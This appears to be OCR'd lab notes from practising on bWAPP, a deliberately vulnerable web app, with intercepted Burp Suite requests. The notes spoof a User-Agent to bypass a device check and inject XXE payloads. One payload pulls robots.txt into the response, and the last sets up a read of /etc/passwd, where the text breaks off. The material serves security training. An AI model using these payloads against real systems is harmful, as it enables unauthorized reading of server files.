
Wednesday, April 1, 2015 8:38 PM


File Edit View History Bookmarks Tools Help
Connecting...
192.168.0.81/bWAPP/restrict_device_access.php
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level

/ Restrict Device Access /

Only some authorized devices have access to the content of this page.


This is not a smartphone or a tablet computer (Apple/Android)!


Burp Suite Free Edition v1.6
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Commen
Raw Params Headers Hex


Request to http://192.168.0.81:80

```
GET /bWAPP/restrict_device_access.php HTTP/1.1
Host: 192.168.0.81
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:32.0) Gecko/20100101 Firefox/32.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=62f57266937252 6694e8ce90d8f548a2; security_level=0
Connection: keep-alive
```

Mozilla/5.0(iPhone;U;CPUiPhoneOS4_0likeMacOSX;en-us)AppleWebKit/532.9(KHTML,likeGecko) Version/4.0.5Mobile/8A293Safari/6531.22.7


Burp Suite Free Edition v1.6
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Request to http://192.168.0.81:80
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex

```
GET /bWAPP/restrict_device_access.php HTTP/1.1
Host: 192.168.0.81
User-Agent:
Mozilla/5.0(iPhone;U;CPUiPhoneOS4_0likeMacOSX;en-us)AppleWebKit/532.9(KHTML,likeGecko)Version/4.0.5Mobile/8A293Saf
ari/6531.22.7
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=62f572669372526694e8ce90d8f548a2; security_level=0
Connection: keep-alive
```


File Edit View History Bookmarks Tools Help
bWAPP - Missing Function...
192.168.0.81/bWAPP/restrict_device_access.php
bWAPP
an extremely buggy web app !
Bugs Change Password Create User Set Security Lev


/ Restrict Device Access /


Only some authorized devices have access to the content of this page.

This is a smartphone or a tablet computer!


XML External Entity Attacks (XXE)

April 2, 2015 8:24 AM


bWAPP - Missing Functional Level Access Control - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - Missing Function...
192.168.254.131/bWAPP/xxe-1.php
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
/ XML External Entity Attacks (XXE) /
Reset your secret to
Any bugs?



Burp Suite Free Edition v1.6
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Request to http://192.168.254.131:80
Forward
Drop
Intercept is on
Action
Raw Params Headers Hex XML

```
POST /bWAPP/xxe-2.php HTTP/1.1
Host: 192.168.254.131
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/xml; charset=UTF-8
Referer: http://192.168.254.131/bWAPP/xxe-1.php
Content-Length: 59
Cookie: security_level=0; PHPSESSID=53306ec22f06044690bac5902c802160
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache

<reset><login>bee</login><secret>Any bugs?</secret></reset>
```


Burp Suite Free Edition v1.6
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Raw Headers Hex

Response from http://192.168.254.131:80/bWAPP/xxe-2.php


```
HTTP/1.1 200 OK
Date: Thu, 02 Apr 2015 14:44:24 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 28
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html

bee's secret has been reset!
```


Burp Suite Free Edition v1.6
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Raw Params Headers Hex XML

Request to http://192.168.254.131:80


```
POST /bWAPP/xxe-2.php HTTP/1.1
Host: 192.168.254.131
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/xml; charset=UTF-8
Referer: http://192.168.254.131/bWAPP/xxe-1.php
Content-Length: 59
Cookie: security_level=0; PHPSESSID=53306ec22f06044690bac5902c802160
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache

<!DOCTYPE root [
 <!ENTITY popped SYSTEM "http://192.168.254.131/bWAPP/robots.txt">
]>

<reset><login>&popped;</login><secret>Any bugs?</secret></reset>
```

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE root [
 <!ENTITY popped SYSTEM "http://192.168.254.131/bWAPP/robots.txt">
]>
<reset><login>&popped;</login><secret>Any bugs?</secret></reset>
```


Burp Suite Free Edition v1.6
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Raw Headers Hex

Response from http://192.168.254.131:80/bWAPP/xxe-2.php


```
HTTP/1.1 200 OK
Date: Thu, 02 Apr 2015 14:45:19 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 182
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html

User-agent: GoodBot
Disallow:

User-agent: BadBot
Disallow: /

User-agent: *
Disallow: /admin/
Disallow: /documents/
Disallow: /images/
Disallow: /passwords/'s secret has been reset!
```


Burp Suite Free Edition v1.6
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Raw Params Headers Hex XML

Request to http://192.168.254.131:80

```
POST /bWAPP/xxe-2.php HTTP/1.1
Host: 192.168.254.131
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/xml; charset=UTF-8
Referer: http://192.168.254.131/bWAPP/xxe-1.php
Content-Length: 59
Cookie: security_level=0; PHPSESSID=53306ec22f06044690bac5902c802160
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache

<!DOCTYPE root [
 <!ENTITY popped SYSTEM "file:///etc/passwd">
]>
